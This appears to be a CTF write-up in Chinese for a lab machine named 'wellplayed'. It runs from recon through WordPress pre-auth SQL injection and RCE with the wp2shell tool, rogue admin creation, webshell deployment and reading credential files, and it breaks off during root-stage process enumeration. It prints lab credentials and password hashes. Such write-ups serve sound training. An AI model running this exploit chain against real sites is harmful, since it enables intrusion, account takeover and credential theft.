wellplayed
信息搜集
┌──(lily2663㉿LAPTOP-L8P806AH)-[~]
└─$ nmap -p- -v 192.168.1.31
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-13 19:57 +0800
Initiating Ping Scan at 19:57
Scanning 192.168.1.31 [4 ports]
Completed Ping Scan at 19:57, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:57
Completed Parallel DNS resolution of 1 host. at 19:58, 0.50s elapsed
Initiating SYN Stealth Scan at 19:58
Scanning 192.168.1.31 [65535 ports]
Discovered open port 443/tcp on 192.168.1.31
Discovered open port 80/tcp on 192.168.1.31
Discovered open port 8080/tcp on 192.168.1.31
Discovered open port 22/tcp on 192.168.1.31
Completed SYN Stealth Scan at 19:58, 10.59s elapsed (65535 total ports)
Nmap scan report for 192.168.1.31
Host is up (0.0040s latency).
Not shown: 65530 closed tcp ports (reset)
PORT     STATE    SERVICE
22/tcp   open     ssh
80/tcp   open     http
443/tcp  open     https
3306/tcp filtered mysql
8080/tcp open     http-proxy

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 11.23 seconds
           Raw packets sent: 65540 (2.884MB) | Rcvd: 65535 (2.621MB)
80端口
80端口无法访问:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~]
└─$ nslookup wellplayed.nyx  #nslookup用于查询DNS
Server:         10.255.255.254
Address:        10.255.255.254#53

** server can't find wellplayed.nyx: NXDOMAIN  #说明域名不存在,没有被真正解析
于是添加映射规则到/etc/hosts,在最后一行加上
192.168.1.31 wellplayed.nyx
ping测试
┌──(lily2663㉿LAPTOP-L8P806AH)-[~]
└─$ ping wellplayed.nyx
PING wellplayed.nyx (192.168.1.31) 56(84) bytes of data.
64 bytes from wellplayed.nyx (192.168.1.31): icmp_seq=1 ttl=63 time=2.76 ms
64 bytes from wellplayed.nyx (192.168.1.31): icmp_seq=2 ttl=63 time=0.767 ms
64 bytes from wellplayed.nyx (192.168.1.31): icmp_seq=3 ttl=63 time=0.973 ms
64 bytes from wellplayed.nyx (192.168.1.31): icmp_seq=4 ttl=63 time=1.63 ms
于是正常解析。
探测web服务指纹
curl -ksS -I https://wellplayed.nyx/
于是得到
curl -ksS -I https://wellplayed.nyx/
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 13 Aug 2026 15:22:43 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Link: <https://wellplayed.nyx/wp-json/>; rel="https://api.w.org/"
探测到link
https://wellplayed.nyx/wp-json/
wp-json是WordPress网站提供REST API服务的入口路径
当然本来就知道是WordPress服务
接下来使用专攻WP网站的安全扫描工具进行探测
wpscan \
  --url https://wellplayed.nyx/ \
  --disable-tls-checks \   #同k
  --enumerate u,tt      #主动枚举信息,u 用户  tt扫描 Timthumb 漏洞
得到信息:
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://wellplayed.nyx/ [192.168.1.31]
[+] Started: Thu Aug 13 23:38:26 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: nginx
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: https://wellplayed.nyx/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://wellplayed.nyx/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: https://wellplayed.nyx/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://wellplayed.nyx/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.9.4 identified (Insecure, released on 2026-03-11).
 | Found By: Rss Generator (Passive Detection)
 |  - https://wellplayed.nyx/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>
 |  - https://wellplayed.nyx/comments/feed/, <generator>https://wordpress.org/?v=6.9.4</generator>

[+] WordPress theme in use: twentytwentyfive
 | Location: https://wellplayed.nyx/wp-content/themes/twentytwentyfive/
 | Last Updated: 2026-05-20T00:00:00.000Z
 | Readme: https://wellplayed.nyx/wp-content/themes/twentytwentyfive/readme.txt
 | [!] The version is out of date, the latest version is 1.5
 | Style URL: https://wellplayed.nyx/wp-content/themes/twentytwentyfive/style.css
 | Style Name: Twenty Twenty-Five
 | Style URI: https://wordpress.org/themes/twentytwentyfive/
 | Description: Twenty Twenty-Five emphasizes simplicity and adaptability. It offers flexible design options, suppor...
 | Author: the WordPress team
 | Author URI: https://wordpress.org
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.4 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - https://wellplayed.nyx/wp-content/themes/twentytwentyfive/style.css, Match: 'Version: 1.4'

[+] Enumerating Timthumbs (via Passive and Aggressive Methods)
 Checking Known Locations - Time: 00:00:01 <=====> (2575 / 2575) 100.00% Time: 00:00:01

[i] No Timthumbs Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=========> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - https://wellplayed.nyx/wp-json/wp/v2/users/?per_page=100&page=1
 |  Rss Generator (Aggressive Detection)
 |  Author Sitemap (Aggressive Detection)
 |   - https://wellplayed.nyx/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Aug 13 23:38:32 2026
[+] Requests Done: 2625
[+] Cached Requests: 8
[+] Data Sent: 755.102 KB
[+] Data Received: 898.797 KB
[+] Memory used: 204.051 MB
[+] Elapsed time: 00:00:05
重点内容,版本6.9.4
再进行扫描
nuclei -u https://wellplayed.nyx/
并没有其他信息
8080端口
GET  /status
POST /set-url
并没发现命令执行和ssrf入口,等后续处理
USERFLAG
6.9.4,锁定漏洞
CVE-2026-63030
CVE-2026-60137
wp2shell
clash切tun下载
git clone https://github.com/Crypto-Cat/wp2shell.git
查看工具参数:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]

usage: wp2shell [-h] [-V] {check,read,exploit,shell} ...

WordPress Pre-Auth RCE — CVE-2026-63030 + CVE-2026-60137

positional arguments:
  {check,read,exploit,shell}
    check               non-destructive vulnerability confirmation
    read                extract data via SQL injection
    exploit             full pre-auth RCE chain
    shell               deploy webshell with existing credentials

options:
  -h, --help            show this help message and exit
  -V, --version         show program's version number and exit

examples:
  wp2shell check  http://target
  wp2shell read   http://target --preset users
  wp2shell read   http://target --query "SELECT @@version"
  wp2shell exploit http://target -i
  wp2shell exploit http://target --command 'cat /etc/passwd'
直接打,发现:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py exploit http://192.168.1.31/ --command 'cat /etc/passwd'

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]


  [1/7] Reconnaissance
  [*] Target: http://192.168.1.31
  [-] Connection failed: Cannot reach http://192.168.1.31/?rest_route=/batch/v1: <urlopen error [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: self-signed certificate (_ssl.c:1033)>
CERTIFICATE_VERIFY_FAILED
证书校验失败,因为python默认严格校验SSL证书,缺乏CA链直接切断链接
该靶机的nginx/OpenSSL TLS协商和kali python栈不兼容引起。
应对办法就是利用本地Nginx代理做中转,处理TLS握手
用 Kali 本机 nginx 反向代理,把明文 HTTP 转发到靶机 HTTPS //ai
daemon off;
worker_processes 1;
error_log /tmp/wp-reverse-error.log;
pid /tmp/wp-reverse.pid;

events {
    worker_connections 64;
}

http {
    access_log /tmp/wp-reverse-access.log;
    client_body_temp_path /tmp/nginx-client;
    proxy_temp_path /tmp/nginx-proxy;
    fastcgi_temp_path /tmp/nginx-fastcgi;
    uwsgi_temp_path /tmp/nginx-uwsgi;
    scgi_temp_path /tmp/nginx-scgi;

    server {
        listen 127.0.0.1:18082;
        server_name localhost;

        location / {
            proxy_pass https://192.168.1.31;
            proxy_http_version 1.1;

            proxy_set_header Host wellplayed.nyx;
            proxy_set_header X-Forwarded-Proto https;
            proxy_set_header X-Forwarded-Host wellplayed.nyx;
            proxy_set_header X-Real-IP 127.0.0.1;
            proxy_set_header Connection "";

            proxy_ssl_verify off;
            proxy_ssl_server_name on;
            proxy_ssl_name wellplayed.nyx;

            proxy_redirect https://wellplayed.nyx/ http://localhost:18082/;
            proxy_cookie_domain wellplayed.nyx localhost;
            proxy_cookie_flags ~ nosecure;
        }
    }
}
启动反向代理:
nginx -c ~/cve/wp2shell/wellplayed_re.conf
验证:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~]
└─$ curl -sS -D - http://localhost:18082/wp-json/ | head
HTTP/1.1 200 OK
Server: nginx/1.30.1
Date: Thu, 13 Aug 2026 15:56:28 GMT
Content-Type: application/json; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Robots-Tag: noindex
Link: <https://wellplayed.nyx/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
curl: (23) Failure writing output to destination, passed 8176 returned 520
HTTP/1.1 200说明已经成功运行打通,接下来使用poc
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py check http://localhost:18082/ --confirm-timing --confirm-union

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]

  [*] Target: http://localhost:18082
  [*] WordPress version: 6.9.4
  [*] Testing batch endpoint...
  [+] Batch endpoint accessible (HTTP 207)
  [*] Testing boolean oracle...
  [+] VULNERABLE — boolean blind SQLi confirmed
  [*] Testing timing oracle (SLEEP 3.0s)...
  [+] Timing confirmed — baseline 0.06s, delayed 19.24s (delta 19.18s)
  [*] Testing UNION extraction...
  [+] UNION extraction confirmed (in-band read)
      Embed URL candidate: https://wellplayed.nyx/hello-world/
      Total requests: 9
查询确认,于是读数据库
用户:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py read http://localhost:18082/ --preset users

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]

  [*] Target: http://localhost:18082
  [+] UNION extraction available (in-band, 1 request/value)
  [+] Using union extraction
  [*] Extracting users from wp_users...
      1 user(s) found
  [+] 1|admin|$wp$2y$12$6R3RAYwBJ17bI4sTP4sSLublu4tywfNkfYzZOb9fXjyMXedVmbMcm

      Formats: $P$ = phpass/MD5 (hashcat -m 400)
               $wp$ = bcrypt/WP6.8+ (hashcat -m 3200)

      Requests: 4 (union extraction)
得到 admin 用户名及其密码哈希
配置:
──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py read http://localhost:18082/ --preset config

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]

  [*] Target: http://localhost:18082
  [+] UNION extraction available (in-band, 1 request/value)
  [+] Using union extraction
  [*] Reading site configuration from wp_options...
  [+] siteurl: https://wellplayed.nyx
  [+] blogname: wellplayed
  [+] admin_email: admin@wellplayed.nyx
  [+] template: twentytwentyfive
  [+] active_plugins: a:0:{}
  [+] permalink_structure: /%postname%/

      Requests: 8 (union extraction)
rce:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py exploit http://localhost:18082/ -v

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]


  [1/7] Reconnaissance
  [*] Target: http://localhost:18082
  [*] WordPress 6.9.4
  [D] Batch via pretty permalink: http://localhost:18082/wp-json/batch/v1
  [+] UNION extraction available (in-band, 1 request/value)

  [2/7] Enumerating target
  [*] Using admin ID: 1

  [3/7] Locating embed target
  [+] Embed URL: https://wellplayed.nyx/hello-world/

  [4/7] Seeding oEmbed cache posts
  [D] Seeding oEmbed with URL base: https://wellplayed.nyx/hello-world/
  [+] Seed payload delivered

  [5/7] Extracting cache post IDs
  [+] Cache IDs: [41, 42, 43, 44]

  [6/7] Triggering escalation chain
  [*] Creating admin: wp_service_152e71
  [D] Password: TPC4zwQO-eweaOazWzzPLEHAQRc
  [D] Poison graph: changeset=41, oembed=42, navitem=43, reentry=44
  [D] Fake IDs: outer=1814319373, inner=1814319374
  [+] Administrator created via re-entry chain

  [7/7] Deploying webshell
  [+] Authenticated
得到admin用户名,密码:
wp_service_152e71
TPC4zwQO-eweaOazWzzPLEHAQRc
shell
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py shell http://localhost:18082/ --user wp_service_152e71 --password 'TPC4zwQO-eweaOazWzzPLEHAQRc' -c 'id'

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]

  [*] Authenticating as wp_service_152e71...
  [+] Authenticated
  [*] Deploying webshell...
  [+] Shell: http://localhost:18082/wp-content/plugins/cache_ce097bd1/cache_ce097bd1.php
      uid: uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
在opt发现一个文件,用xz的解压打印命令得到内容:
┌──(lily2663㉿LAPTOP-L8P806AH)-[~/cve/wp2shell]
└─$ python3 wp2shell.py shell http://localhost:18082/ --user wp_service_152e71 --password 'TPC4zwQO-eweaOazWzzPLEHAQRc' -c 'xz -dc /opt/secure.txt.xz'

                ___        __         ____
 _      ______ |__ \ _____/ /_  ___  / / /
| | /| / / __ \__/ // ___/ __ \/ _ \/ / /
| |/ |/ / /_/ / __/(__  ) / / /  __/ / /
|__/|__/ .___/____/____/_/ /_/\___/_/_/
      /_/
  CVE-2026-63030 + CVE-2026-60137
  WordPress Pre-Auth RCE  [v3.0.0]

  [*] Authenticating as wp_service_152e71...
  [+] Authenticated
  [*] Deploying webshell...
  [+] Shell: http://localhost:18082/wp-content/plugins/cache_c9448b86/cache_c9448b86.php
      uid: uid=33(www-data) gid=33(www-data) groups=33(www-data)
----- BEGIN SECURE MEMO -----

To: Security Team
From: DevOps
Date: August 2026

URGENT: Security Issues Detected

The following critical issues require immediate attention:

1. The password for user "maciiii" is compromised:
   MEf4MEf@c4j8UmUGAv*3sAhIkow!oKNOkuk4bulRa

2. Docker volume mount is mapped to pwned folder.

ACTION REQUIRED:
- Change maciiii password immediately
- Remove the volume mount

----- END SECURE MEMO -----
于是可以登录maciiii

得到userflag
ROOTFLAG
查看同目录的note.txt
maciiii@wellplayed:~$ cat note.txt
Segmentation fault? That's just my program expressing itself.
I don't write bugs, I write unexpected features.
Why use safe functions when unsafe ones make life exciting?
How could I not think like this when all I know is BOF?
I think I need professional help.
#“内存段错误(Segmentation fault)?那只是我的程序在表达它自己的个性罢了。我从不写 Bug,我写的是‘未预料到的新功能’。既然用不安全函数能让生活变得更刺激,为什么还要用安全函数呢?当我的脑子里全是缓冲区溢出(BOF)时,我怎么可能不这么想?我想我真的需要看看心理医生(找专业人士帮帮我)了。”
那么就是指向了后续要打二进制内存相关了
在maciiii进行常规探查
sudo -l  #无sudo权限
find / -xdev -perm -4000 -type f 2>/dev/null  #结果常规
find / -xdev -type d -perm -0002 2>/dev/null
#找所有人可读写目录
/opt/pwned  #rce探测到过
/tmp
/var/lib/php/sessions
/var/tmp
ps auxww #寻找当前所有进程
结果返回:
maciiii@wellplayed:~$ ps auxww
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.7  23664 14328 ?        Ss   10:02   0:00 /sbin/init
root           2  0.0  0.0      0     0 ?        S    10:02   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        S    10:02   0:00 [pool_workqueue_release]
root           4  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-kvfree_rcu_reclaim]
root           5  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-rcu_gp]
root           6  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-sync_wq]
root           7  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-slub_flushwq]
root           8  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-netns]
root          11  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/0:0H-events_highpri]
root          12  0.0  0.0      0     0 ?        I    10:02   0:00 [kworker/u8:0-ipv6_addrconf]
root          13  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-mm_percpu_wq]
root          14  0.0  0.0      0     0 ?        I    10:02   0:00 [rcu_tasks_kthread]
root          15  0.0  0.0      0     0 ?        I    10:02   0:00 [rcu_tasks_rude_kthread]
root          16  0.0  0.0      0     0 ?        I    10:02   0:00 [rcu_tasks_trace_kthread]
root          17  0.0  0.0      0     0 ?        S    10:02   0:00 [ksoftirqd/0]
root          18  0.0  0.0      0     0 ?        I    10:02   0:01 [rcu_preempt]
root          19  0.0  0.0      0     0 ?        S    10:02   0:00 [rcu_exp_par_gp_kthread_worker/0]
root          20  0.0  0.0      0     0 ?        S    10:02   0:00 [rcu_exp_gp_kthread_worker]
root          21  0.0  0.0      0     0 ?        S    10:02   0:00 [migration/0]
root          22  0.0  0.0      0     0 ?        S    10:02   0:00 [idle_inject/0]
root          23  0.0  0.0      0     0 ?        S    10:02   0:00 [cpuhp/0]
root          24  0.0  0.0      0     0 ?        S    10:02   0:00 [cpuhp/1]
root          25  0.0  0.0      0     0 ?        S    10:02   0:00 [idle_inject/1]
root          26  0.0  0.0      0     0 ?        S    10:02   0:00 [migration/1]
root          27  0.2  0.0      0     0 ?        S    10:02   0:11 [ksoftirqd/1]
root          34  0.0  0.0      0     0 ?        S    10:02   0:00 [kdevtmpfs]
root          35  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-inet_frag_wq]
root          36  0.0  0.0      0     0 ?        S    10:02   0:00 [kauditd]
root          37  0.0  0.0      0     0 ?        S    10:02   0:00 [khungtaskd]
root          38  0.0  0.0      0     0 ?        S    10:02   0:00 [oom_reaper]
root          39  0.0  0.0      0     0 ?        I    10:02   0:00 [kworker/u9:1-events_unbound]
root          40  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-writeback]
root          42  0.0  0.0      0     0 ?        S    10:02   0:00 [kcompactd0]
root          43  0.0  0.0      0     0 ?        SN   10:02   0:00 [ksmd]
root          44  0.0  0.0      0     0 ?        SN   10:02   0:00 [khugepaged]
root          45  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-kintegrityd]
root          46  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-kblockd]
root          47  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-blkcg_punt_bio]
root          48  0.0  0.0      0     0 ?        S    10:02   0:00 [irq/9-acpi]
root          49  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-tpm_dev_wq]
root          50  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-edac-poller]
root          51  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-devfreq_wq]
root          52  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-quota_events_unbound]
root          54  0.0  0.0      0     0 ?        S    10:02   0:00 [kswapd0]
root          58  0.0  0.0      0     0 ?        I    10:02   0:00 [kworker/u10:2-events_unbound]
root          63  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-kthrotld]
root          67  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-acpi_thermal_pm]
root          68  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-mld]
root          70  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-ipv6_addrconf]
root          71  0.0  0.0      0     0 ?        I    10:02   0:00 [kworker/u8:1]
root          76  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-kstrp]
root          78  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/u11:0]
root          79  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/u12:0]
root          80  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/u13:0]
root         187  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-ata_sff]
root         188  0.0  0.0      0     0 ?        S    10:02   0:00 [scsi_eh_0]
root         189  0.0  0.0      0     0 ?        S    10:02   0:00 [scsi_eh_1]
root         190  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-scsi_tmf_0]
root         191  0.0  0.0      0     0 ?        S    10:02   0:00 [scsi_eh_2]
root         192  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-scsi_tmf_1]
root         193  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/R-scsi_tmf_2]
root         196  0.0  0.0      0     0 ?        I<   10:02   0:00 [kworker/1:2H-kblockd]
root         202  0.0  0.0      0     0 ?        SN   10:02   0:00 [speakup]
root         233  0.0  0.0      0     0 ?        S    10:03   0:00 [jbd2/sda1-8]
root         234  0.0  0.0      0     0 ?        I<   10:03   0:00 [kworker/R-ext4-rsv-conversion]
root         262  0.0  0.0      0     0 ?        S    10:03   0:00 [psimon]
root         275  0.0  0.8  51040 18004 ?        Ss   10:03   0:00 /usr/lib/systemd/systemd-journald
root         325  0.0  0.5  35880 10124 ?        Ss   10:03   0:00 /usr/lib/systemd/systemd-udevd
root         332  0.0  0.0      0     0 ?        S    10:03   0:00 [psimon]
root         375  0.0  0.0      0     0 ?        S    10:03   0:00 [irq/18-vmwgfx]
root         376  0.0  0.0      0     0 ?        I<   10:03   0:00 [kworker/R-ttm]
root         385  0.0  0.0      0     0 ?        I<   10:03   0:00 [kworker/R-cryptd]
avahi        617  0.0  0.2   6260  4220 ?        Ss   10:03   0:00 avahi-daemon: running [wellplayed.local]
root         618  0.0  0.1   6856  2836 ?        Ss   10:03   0:00 /usr/sbin/cron -f
message+     619  0.0  0.2   8480  4884 ?        Ss   10:03   0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
root         623  0.0  0.4  19088  9028 ?        Ss   10:03   0:00 /usr/lib/systemd/systemd-logind
avahi        625  0.0  0.0   6072  1488 ?        S    10:03   0:00 avahi-daemon: chroot helper
root         631  0.0  0.3  17524  6800 ?        Ss   10:03   0:00 /usr/sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP=netdev
dhcpcd       688  0.0  0.2  10508  4384 ?        S    10:03   0:00 dhcpcd: enp0s3 [ip4] [ip6]
root         689  0.0  0.1  10512  2692 ?        S    10:03   0:00 dhcpcd: [privileged proxy] enp0s3 [ip4] [ip6]
dhcpcd       690  0.0  0.1  10496  2252 ?        S    10:03   0:00 dhcpcd: [network proxy] enp0s3 [ip4] [ip6]
dhcpcd       691  0.0  0.1  10492  2124 ?        S    10:03   0:00 dhcpcd: [control proxy] enp0s3 [ip4] [ip6]
root         709  0.0  3.3 1018992 68700 ?       Ssl  10:03   0:00 /usr/bin/node /root/bot.js
root         717  0.0  0.1   8160  2784 tty1     Ss+  10:03   0:00 /sbin/agetty -o -- \u --noreset --noclear - linux
root         719  0.0  0.3  11768  7864 ?        Ss   10:03   0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups
root         726  0.2  2.2 1821264 45680 ?       Ssl  10:03   0:12 /usr/bin/containerd
root         727  0.0  0.0      0     0 ?        I<   10:03   0:00 [kworker/R-cfg80211]
root         729  0.0  0.1  15036  2672 ?        Ss   10:03   0:00 nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
www-data     731  0.3  0.8  23732 16988 ?        S    10:03   0:15 nginx: worker process
www-data     732  0.4  0.6  19920 13272 ?        S    10:03   0:19 nginx: worker process
root         754  0.0  4.5 2097672 92296 ?       Ssl  10:03   0:03 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/containerd.sock   #####
dhcpcd       760  0.0  0.1  10512  2340 ?        S    10:03   0:00 dhcpcd: [BPF ARP] enp0s3 192.168.1.31
dhcpcd       834  0.0  0.1  10512  2468 ?        S    10:03   0:00 dhcpcd: [DHCP6 proxy] fe80::dcca:2f5:6a7b:5f3b
root        1044  0.6  0.6 1268268 14112 ?       Sl   10:03   0:27 /usr/bin/containerd-shim-runc-v2 -namespace moby -id 4d6a37e7cb756cccaecec03e09e24f1c5829dc049588097cfea4c213a6318912 -address /run/containerd/containerd.sock
999         1068  0.6  8.2 8591261272 166132 ?   Ssl  10:03   0:28 mariadbd  ####
root        1101  1.6  0.5 1746724 10896 ?       Sl   10:03   1:11 /usr/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 3306 -container-ip 172.18.0.2 -container-port 3306 -use-listen-fd#####
root        1107  0.0  0.3 1599260 6416 ?        Sl   10:03   0:00 /usr/bin/docker-proxy -proto tcp -host-ip :: -host-port 3306 -container-ip 172.18.0.2 -container-port 3306 -use-listen-fd#####
systemd+    1150  0.0  0.4  91908  8144 ?        Ssl  10:03   0:00 /usr/lib/systemd/systemd-timesyncd
dhcpcd      1173  0.0  0.1  10512  2476 ?        S    10:03   0:00 dhcpcd: [DHCP6 proxy] 2409:8a62:6c56:c5d0:daed:6e1d:c15c:bc98
root        1223  0.0  0.0      0     0 ?        I<   10:03   0:00 [kworker/R-dio/sda1]
dhcpcd      1249  0.0  0.1  10512  2476 ?        S    10:03   0:00 dhcpcd: [BOOTP proxy] 192.168.1.31
root        1359  0.0  0.0      0     0 ?        I    10:23   0:00 [kworker/u10:0-flush-8:0]
root        1387  0.0  0.0      0     0 ?        I    10:34   0:00 [kworker/1:0-mm_percpu_wq]
root        1388  0.3  0.0      0     0 ?        I    10:34   0:09 [kworker/0:1-events]
root        1452  0.0  0.0      0     0 ?        I    10:39   0:00 [kworker/1:3-cgroup_release]
root        1460  0.0  0.0      0     0 ?        I<   10:40   0:00 [kworker/1:1H-kblockd]
